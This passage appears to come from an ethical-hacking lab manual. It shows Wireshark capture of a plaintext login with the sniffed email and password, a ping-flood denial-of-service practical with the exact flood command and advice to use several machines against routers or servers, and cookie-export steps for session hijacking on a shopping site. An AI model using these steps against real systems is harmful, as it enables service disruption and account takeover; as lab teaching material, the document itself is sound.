00e0  65 63 75 72 65 2d 52 65  71 75 65 73 74 73 3a 20   ecure-Re quests: 
00f0  31 0d 0a 43 6f 6e 74 65  6e 74 2d 54 79 70 65 3a   1··Conte nt-Type:
0100  20 61 70 70 6c 69 63 61  74 69 6f 6e 2f 78 2d 77    applica tion/x-w
0110  77 77 2d 66 6f 72 6d 2d  75 72 6c 65 6e 63 6f 64   ww-form- urlencod
0120  65 64 0d 0a 55 73 65 72  2d 41 67 65 6e 74 3a 20   ed··User -Agent: 
0130  4d 6f 7a 69 6c 6c 61 2f  35 2e 30 20 28 58 31 31   Mozilla/ 5.0 (X11
0140  3b 20 4c 69 6e 75 78 20  78 38 36 5f 36 34 29 20   ; Linux  x86_64) 
0150  41 70 70 6c 65 57 65 62  4b 69 74 2f 35 33 37 2e   AppleWeb Kit/537.
0160  33 36 20 28 4b 48 54 4d  4c 2c 20 6c 69 6b 65 20   36 (KHTM L, like 
```

Hypertext Transfer Protocol (http), 629 bytes

Packets: 70 · Displayed: 2 (2.9%)

Profile: Default

Step 5: Double click on POST packet. Open "HTTP" will display site detail. Opening "html form URL Encoded" will display email and password.



```
  Content-Length: 43\r\n
  Cache-Control: max-age=0\r\n
  Origin: http://techpanda.org\r\n
  Upgrade-Insecure-Requests: 1\r\n
  Content-Type: application/x-www-form-urlencoded\r\n
  User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.86 Safari/537.36\r\n
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3\r\n
  Referer: http://techpanda.org/\r\n
  Accept-Encoding: gzip, deflate\r\n
  Accept-Language: en-GB,en-US;q=0.9,en;q=0.8\r\n
  Cookie: PHPSESSID=maj2iaint4hc8llmd8rq1hakq4\r\n
  \r\n
  [Full request URI: http://techpanda.org/index.php]
  [HTTP request 1/1]
  [Response in frame: 37]
  File Data: 43 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "email" = "admin@google.com"
  Form item: "password" = "Password1"
```

```
0190  69 2f 35 33 37 2e 33 36  0d 0a 41 63 63 65 70 74   i/537.36 ··Accept
01a0  3a 20 74 65 78 74 2f 68  74 6d 6c 2c 61 70 70 6c   : text/h tml,appl
01b0  69 63 61 74 69 6f 6e 2f  78 68 74 6d 6c 2b 78 6d   ication/ xhtml+xm
01c0  6c 2c 61 70 70 6c 69 63  61 74 69 6f 6e 2f 78 6d   l,applic ation/xm
01d0  6c 3b 71 3d 30 2e 39 2c  69 6d 61 67 65 2f 77 65   l;q=0.9, image/we
01e0  62 70 2c 69 6d 61 67 65  2f 61 70 6e 67 2c 2a 2f   bp,image /apng,*/
01f0  2a 3b 71 3d 30 2e 38 2c  61 70 70 6c 69 63 61 74   *;q=0.8, applicat
0200  69 6f 6e 2f 73 69 67 6e  65 64 2d 65 78 63 68 61   ion/sign ed-excha
0210  6e 67 65 3b 76 3d 62 33  0d 0a 52 65 66 65 72 65   nge;v=b3 ··Refere
0220  72 3a 20 68 74 74 70 3a  2f 2f 74 65 63 68 70 61   r: http: //techpa
0230  6e 64 61 2e 6f 72 67 2f  0d 0a 41 63 63 65 70 74   nda.org/ ··Accept
0240  2d 45 6e 63 6f 64 69 6e  67 3a 20 67 7a 69 70 2c   -Encodin g: gzip,
0250  20 64 65 66 6c 61 74 65  0d 0a 41 63 63 65 70 74    deflate ··Accept
0260  2d 4c 61 6e 67 75 61 67  65 3a 20 65 6e 2d 47 42   -Languag e: en-GB
0270  2c 65 6e 2d 55 53 3b 71  3d 30 2e 39 2c 65 6e 3b   ,en-US;q =0.9,en;
0280  71 3d 30 2e 38 0d 0a 43  6f 6f 6b 69 65 3a 20 50   q=0.8··C ookie: P
0290  48 50 53 45 53 53 49 44  3d 6d 61 6a 32 69 61 69   HPSESSID =maj2iai
02a0  6e 74 34 68 63 38 6c 6c  6d 64 38 72 71 31 68 61   nt4hc8ll md8rq1ha
02b0  6b 71 34 0d 0a 0d 0a 65  6d 61 69 6c 3d 61 64 6d   kq4····e mail=adm
02c0  69 6e 25 34 30 67 6f 6f  67 6c 65 2e 63 6f 6d 26   in%40goo gle.com&
02d0  70 61 73 73 77 6f 72 64  3d 50 61 73 73 77 6f 72   password =Passwor
02e0  64 31                                              d1
```


No.: 29 · Time: 7.421349355 · Source: 192.168.0.109 · Destination: 72.52.251.71 · Protocol: HTTP · Length: 738 · Info: POST /index.php HTTP/1.1 (application/x-www-form-urlencoded)

Applications
Places
System
Timer
Wed Apr 3, 3:29 PM
File
Edit
View
Go
Capture
Analyze
Statistics
Telephony
Wireless
Tools
Help
Wireshark · Packet 29 · wlan0 (sandboxed or root)
Apply a display filter ...
Expression...
Help
Close
Hypertext Transfer Protocol (http), 629 bytes
Packets: 90 · Displayed: 2 (2.2%)
Profile: Default

PRACTICAL NO.7

AIM: Use Nemesy to launch DoS attack

Open the command prompt on the target computer. Enter the command ipconfig. You will get results similar to the ones shown below.




```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\DAEMON>ipconfig

Windows IP Configuration


Mobile Broadband adapter Mobile Broadband Connection 3:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.128.131.108
   Subnet Mask . . . . . . . . . . . : 255.255.255.248
   Default Gateway . . . . . . . . . : 10.128.131.105
```

Switch to the computer that you want to use for the attack and open the command prompt. We will ping our victim computer with infinite data packets of 65500. Enter the following command

ping 10.128.131.108 –t |65500

HERE,

- “ping” sends the data packets to the victim
- “10.128.131.108” is the IP address of the victim
- “-t” means the data packets should be sent until the program is stopped
- “-l” specifies the data load to be sent to the victim


Administrator: C:\Windows\system32\cmd.exe - ping 10.128.131.108 -t -l 65500


```
Reply from 10.128.131.108: bytes=65500 time<1ms TTL=128
Reply from 10.128.131.108: bytes=65500 time<1ms TTL=128
Reply from 10.128.131.108: bytes=65500 time<1ms TTL=128
Reply from 10.128.131.108: bytes=65500 time<1ms TTL=128
Reply from 10.128.131.108: bytes=65500 time<1ms TTL=128
Reply from 10.128.131.108: bytes=65500 time<1ms TTL=128
Reply from 10.128.131.108: bytes=65500 time<1ms TTL=128
Reply from 10.128.131.108: bytes=65500 time<1ms TTL=128
Reply from 10.128.131.108: bytes=65500 time<1ms TTL=128
Reply from 10.128.131.108: bytes=65500 time<1ms TTL=128
Reply from 10.128.131.108: bytes=65500 time<1ms TTL=128
Reply from 10.128.131.108: bytes=65500 time<1ms TTL=128
Reply from 10.128.131.108: bytes=65500 time<1ms TTL=128
Reply from 10.128.131.108: bytes=65500 time<1ms TTL=128
```

Flooding the target computer with data packets doesn’t have much effect on the victim. In order for the attack to be more effective, you should attack the target computer with pings from more than one computer.

The above attack can be used to attacker routers, web servers etc.

If you want to see the effects of the attack on the target computer, you can open the task manager and view the network activities.

- Right click on the taskbar
- Select start task manager
- Click on the network tab
- You will get results similar to the following.



Adapter Name	Network Utiliza...	Link Sp...	State
Bluetooth Netw...	0 %	-	Disconnected
Local Area Con...	0 %	-	Disconnected
Mobile Broadba...	30.93 %	7 Mbps	Connected

Processes: 123 CPU Usage: 10% Physical Memory: 97%


If the attack is successful, you should be able to see increased network activities.

PRACTICAL NO.8

AIM: Session impersonation using Firefox and Tamper Data add-on


A] Session Impersonation

Step 1: Open Firefox and Go to Tools > Add-ons > Extension




Welcome to Firefox
Mozilla Firefox Start Page
Add-ons Manager
https://www.mozilla.org/en-US/firefox/52.8.1/firstrun/
Search
Cut
Copy
Paste
100%
New Window
New Private Window
Save Page
Print
History
Full Screen
Find
Options
Add-ons
Manage your add-ons (Ctrl+Shift+A)
Developer
Synced Tabs
Sign in to Sync
Customize
Already using Firefox?
Sign in to your account and we'll sync the bookmarks, passwords and other great things you've saved to Firefox on other devices.
Learn more about Firefox Accounts
Sign in
to continue to Firefox Sync
Email
Password
Sign in
Create an account
Forgot password?
By proceeding, you agree to the Terms of Service and Privacy Notice.
Skip this step
Firefox automatically sends some data to Mozilla so that we can improve your experience.
Choose What I Share
ENG
10:00

Step 2: Search and install Cookie Editor



You don't have any add-ons of this type installed

Firefox automatically sends some data to Mozilla so that we can improve your experience.




Search: ○ My Add-ons ● Available Add-ons

Cookie Editor Edit cookies related to the current page and all its sub-frames right from a popup More	November 1, 2018	Install
Cookie-Editor		Downloading ×
Cookiebro - Cookie Manager Advanced cookie manager for easy cookie management and automatic deletion of unwanted cookies. Supports whitelist & bl... More	November 19, 2018	Install
Clear Cookies and Storage Button Delete Cookies, Supercookies and more with a single click. More	February 20, 2018	Install
Remove Cookies and Storages Button Toolbar button for removing all cookies, local storage and session storage from the current tab. More	April 3, 2018	Install
lemgthbook editor corrects accidemtal use of forbiddem glyph im text editor fields of lemgthbook groups. More	December 12, 2018	Install
Basecamp Bookmark Editor Mass editor for bookmarks. More	January 10, 2019	Install

Firefox automatically sends some data to Mozilla so that we can improve your experience.

Step 3: Then Click on Cookie extension to get cookie


Online Shopping site in In...
Amazon.in Shopping Cart
Search
azon Pay
Sell
Customer Service
BAGS & LUGGAGE
SPORTSW
8,295.00
livery! Select this option at checkout. Details
Analog Gold Dial Women's W
Show Advanced

Cookie Editor

csm-hit

Name: csm-hit

Value: tb:2WBR848APTJ7AJH8SPT0+s-Y9ZHK08HYB30SF63K37F|1548995909446&t:154899590

Show Advanced

lc-acbin

session-id


session-id-time

session-token

ubid-acbin

visitCount

Step 4: Open a Website and Login and then click on export cookie




Cookie Editor - Import Cookies

Json

```
[
    {
        "name": "visitCount",
        "value": "2",
        "domain": ".amazon.in",
        "hostOnly": false,
        "path": "/",
        "secure": false,
        "httpOnly": false,
        "session": false,
        "expirationDate": 1551587814,
        "storeId": null
    },
    {
        "name": "x-wl-uid",
        "value":
"1fgu2+MxYdHssWp6aQt9UmTDxCF8jv/xkKMCtDr8sl4W4hrw6
```

B] Tamper data add-on

Step 1: Open Firefox



Already using Firefox?

